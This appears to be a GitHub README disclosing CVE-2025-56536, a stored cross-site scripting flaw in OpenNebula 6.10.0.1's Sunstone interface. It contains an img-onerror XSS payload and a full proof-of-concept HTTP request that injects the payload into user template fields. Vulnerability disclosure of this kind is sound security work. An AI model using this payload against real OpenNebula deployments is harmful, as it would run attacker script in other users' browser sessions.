

MarkArtamonov / OpenNebula-CVE-2025-56536 Public[Code](#) [Issues](#) [Pull requests](#) [Actions](#) [Projects](#) [Security and quality](#)[1 Branch](#) [0 Tags](#) [Code](#) ⋮[MarkArtamonov](#) Create README.md e63f26d · last week[README.md](#) [Create README.md](#) last week[README](#)

OpenNebula-CVE-2025-56536

Exploit Title : OpenNebula 6.10.0.1 - Stored XSS (Cross-site Scripting) in user information

Exploit Author : Mark Artamonov

Vendor Homepage : <https://opennebula.io/>

Tested Version : OpenNebula 6.10.0.1

Affected Versions : OpenNebula < 7.0

Affected Component : opennebula-sunstone

CVE ID : CVE-2025-56536

Description:

A stored cross-site scripting (XSS) vulnerability in opennebula v6.10.0.1 allows attackers to execute arbitrary web scripts or HTML via injecting a crafted payload into the user information parameter.


Payload :

```
<img src =q onerror=prompt(8)>
```

Proof of Concept :

Request

```
1 POST /user/4/action HTTP/1.1
2 Host:
3 User-Agent:
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json; charset=utf-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 304
10 Origin:
11 Connection: keep-alive
12 Referer:
13 Cookie: sunstone=1c1df285cdb4b150400ff9d9d260153244403f1a55fa42c35c70c8c91737abf3
14
15 {
  "action": {
    "perform": "update",
    "params": {
      "template_raw": "
      \"SUNSTONE = {\n DEFAULT_VIEW = \"<img src =q onerror=prompt(8)>\",\n DEFAULT_ZONE_ENDPOINT = \"<img src =q onerror=prompt(8)>\",\n LANG = \"<img src =q onerror=prompt(8)>\",\n TABLE_ORDER = \"<img src =q onerror=prompt(8)>\" }\n",
      "append": true
    }
  },
  "csrftoken": "052fe17bec6b896d6e391496cfbb5d0863776cf515a740c5dfa81d2a86097e0c"
}
```



Fix :

Releases

No releases published

Packages

No packages published

Contributors 1



MarkArtamonov